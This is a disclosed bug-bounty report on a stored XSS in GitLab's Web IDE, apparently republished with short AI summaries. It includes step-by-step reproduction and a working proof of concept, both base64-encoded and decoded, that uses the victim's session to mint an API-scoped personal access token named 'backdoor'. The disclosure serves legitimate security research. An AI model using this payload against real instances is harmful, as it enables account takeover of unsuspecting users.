Stored XSS in Web IDE Beta via crafted URL executing SET_HREF mediator command with user-controlled href attribute
The Web IDE's mediator command SET_HREF concatenated a user-controlled href with the parent page URL, allowing a javascript: scheme to be injected via a crafted Markdown link. An attacker could execute arbitrary JavaScript in a victim's GitLab session when the victim Ctrl/Cmd-clicked the link, enabling account takeover.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1940598 by viridian_40826d on 2023-04-10, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Summary
Since v15.7, GitLab ships with a new Web IDE powered by the Monaco editor.
The Web IDE is architected such that certain interactions take place outside of the sandboxed Monaco runtime environment. These interactions are handled by the vscode-mediator-commands package:
The vscode-mediator-commands package creates a set of commands that can be triggered from the VSCode Extension runtime environment but are executed in the Iframe runtime environment. This means that web requests naturally use the Main cookie and the command can have full access to the provided configuration.
One such mediator command is SET_HREF, which constructs a URL object by concatenating the value of window.parent.location.href with the href string attribute:
const parentHref = window.parent.location.href;
const newUrl = new URL(href, parentHref);
window.parent.location.href = newUrl.href;
By default, the UI calls the SET_HREF command referencing an enum of trusted links to the preferences and feedback pages so that these can be opened in a new tab, outside of the sandbox:

However, the href attribute can become user-controlled when a mediator command URL is formed in Markdown. We can then clobber the parentHref by introducing our own URL in href with an explicitly defined scheme, like so:
<!-- Opens the result of: new URL("javascript:confirm(document.domain)", "https://gitlab") -->
[Execute command](command:gitlab-web-ide.mediator.set-href?["javascript:confirm%28document.domain%29"])

While the subframe used to preview Markdown is itself sandboxed, the editor frame and its interactions with the mediator are not. Since the Web IDE supports Monaco's "follow link" behaviour, an attacker can execute arbitrary JavaScript in a victim's GitLab session when they Ctrl/Cmd-click a crafted link in a Markdown file:
Environment
Self-managed GitLab CE and EE instances where a strict CSP is not enforced are affected by this vulnerability.
gitlab-rake gitlab:env:info output:
System information
System:     Ubuntu 20.04
Proxy:      no
Current User:   git
Using RVM:  no
Ruby Version:   3.0.5p211
Gem Version:    3.2.33
Bundler Version:2.3.15
Rake Version:   13.0.6
Redis Version:  6.2.11
Sidekiq Version:6.5.7

GitLab information
Version:    15.10.2-ee
Revision:   a54d6973eae
Directory:  /opt/gitlab/embedded/service/gitlab-rails
DB Adapter: PostgreSQL
DB Version: 13.8
Elasticsearch:  no
Geo:        no
Using LDAP: no
Using Omniauth: yes
Omniauth Providers:

GitLab Shell
Version:    14.18.0
Repository storages:
- default:  unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:      /opt/gitlab/embedded/service/gitlab-shell
Steps to Reproduce
-
Bring up an instance of GitLab EE (herein
https://gitlab) following the installation instructions. -
Enable the
vscode_web_idefeature flag by runninggitlab-rails consolefollowed byFeature.enable(:vscode_web_ide)once inside the IRB shell. (Please note: per the documentation, the new Web IDE will be enabled by default in v15.11 which releases in 12 days' time and so enabling this feature flag will soon no longer be required). -
Create a new project from https://gitlab/projects/new#blank_project and commit a README.md file containing the following proof of concept link, whose decoded JavaScript is included at the end of this section under "PoC Code":
MARKDOWN [Execute command](command:gitlab-web-ide.mediator.set-href?["javascript:eval%28atob%28'dmFyIHRvayxwPW5ldyBET01QYXJzZXIsbz13aW5kb3cubG9jYXRpb24ub3JpZ2luO2ZldGNoKG8rIi8tL3Byb2ZpbGUvcGVyc29uYWxfYWNjZXNzX3Rva2VucyIpLnRoZW4oKGZ1bmN0aW9uKGUpe3JldHVybiBlLm9rP2UudGV4dCgpOlByb21pc2UucmVqZWN0KGUpfSkpLnRoZW4oKGZ1bmN0aW9uKGUpe3JldHVybiB0b2s9cC5wYXJzZUZyb21TdHJpbmcoZSwidGV4dC9odG1sIikuZ2V0RWxlbWVudHNCeU5hbWUoImNzcmYtdG9rZW4iKVswXS5jb250ZW50LGZldGNoKG8rIi8tL3Byb2ZpbGUvcGVyc29uYWxfYWNjZXNzX3Rva2VucyIse2NyZWRlbnRpYWxzOiJpbmNsdWRlIixoZWFkZXJzOnsiQ29udGVudC1UeXBlIjoiYXBwbGljYXRpb24veC13d3ctZm9ybS11cmxlbmNvZGVkIixtZXRob2Q6IlBPU1QifSxib2R5OmBhdXRoZW50aWNpdHlfdG9rZW49JHtlbmNvZGVVUklDb21wb25lbnQodG9rKX0mcGVyc29uYWxfYWNjZXNzX3Rva2VuW25hbWVdPWJhY2tkb29yJnBlcnNvbmFsX2FjY2Vzc190b2tlbltleHBpcmVzX2F0XT0mcGVyc29uYWxfYWNjZXNzX3Rva2VuW3Njb3Blc11bXT1hcGlgLG1ldGhvZDoiUE9TVCIsbW9kZToiY29ycyJ9KX0pKS50aGVuKChmdW5jdGlvbihlKXtyZXR1cm4gZS5vaz9lLmpzb24oKTpQcm9taXNlLnJlamVjdChlKX0pKS50aGVuKChmdW5jdGlvbihlKXthbGVydChgQ3JlYXRlZCBwZXJzb25hbCBhY2Nlc3MgdG9rZW46ICR7ZS5uZXdfdG9rZW59YCl9KSk7'%29%29"]) -
Open the README.md file in the Web IDE (https://gitlab/-/ide/project/demo/edit/main/-/README.md) and Ctrl/Cmd-click on the "Execute command" link.
-
Observe the JavaScript alert dialog containing a newly minted personal access token for the logged-in user.
PoC Code
var tok,p=new DOMParser,o=window.location.origin;fetch(o+"/-/profile/personal_access_tokens").then((function(e){return e.ok?e.text():Promise.reject(e)})).then((function(e){return tok=p.parseFromString(e,"text/html").getElementsByName("csrf-token")[0].content,fetch(o+"/-/profile/personal_access_tokens",{credentials:"include",headers:{"Content-Type":"application/x-www-form-urlencoded",method:"POST"},body:`authenticity_token=${encodeURIComponent(tok)}&personal_access_token[name]=backdoor&personal_access_token[expires_at]=&personal_access_token[scopes][]=api`,method:"POST",mode:"cors"})})).then((function(e){return e.ok?e.json():Promise.reject(e)})).then((function(e){alert(`Created personal access token: ${e.new_token}`)}));
Impact
An attacker who convinces a victim to interact with a Markdown link in the new Web IDE can execute JavaScript in that victim's GitLab session allowing them to perform unwanted actions on their behalf and take over their account.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker who convinces a victim to interact with a Markdown link in the Web IDE could execute JavaScript in the victim's session and take over their account; instances with a strict CSP are not affected.
What the attacker needed
Victim uses Web IDE; victim Ctrl/Cmd-clicks a crafted link; no strict CSP enforced
How it was found
- Set up a GitLab instance and enable the vscode_web_ide feature flag.
- Create a project and commit a README.md containing a crafted Markdown link.
- Open the README.md in the Web IDE.
- Ctrl/Cmd-click the crafted link.
- Observe the JavaScript alert showing a newly created personal access token.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The Web IDE is a code editor in the browser. It has a helper that opens links, and that helper trusted a link's address without checking its type. A malicious link in a Markdown file could make the helper run JavaScript in the victim's logged-in session, letting the attacker act as the victim.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




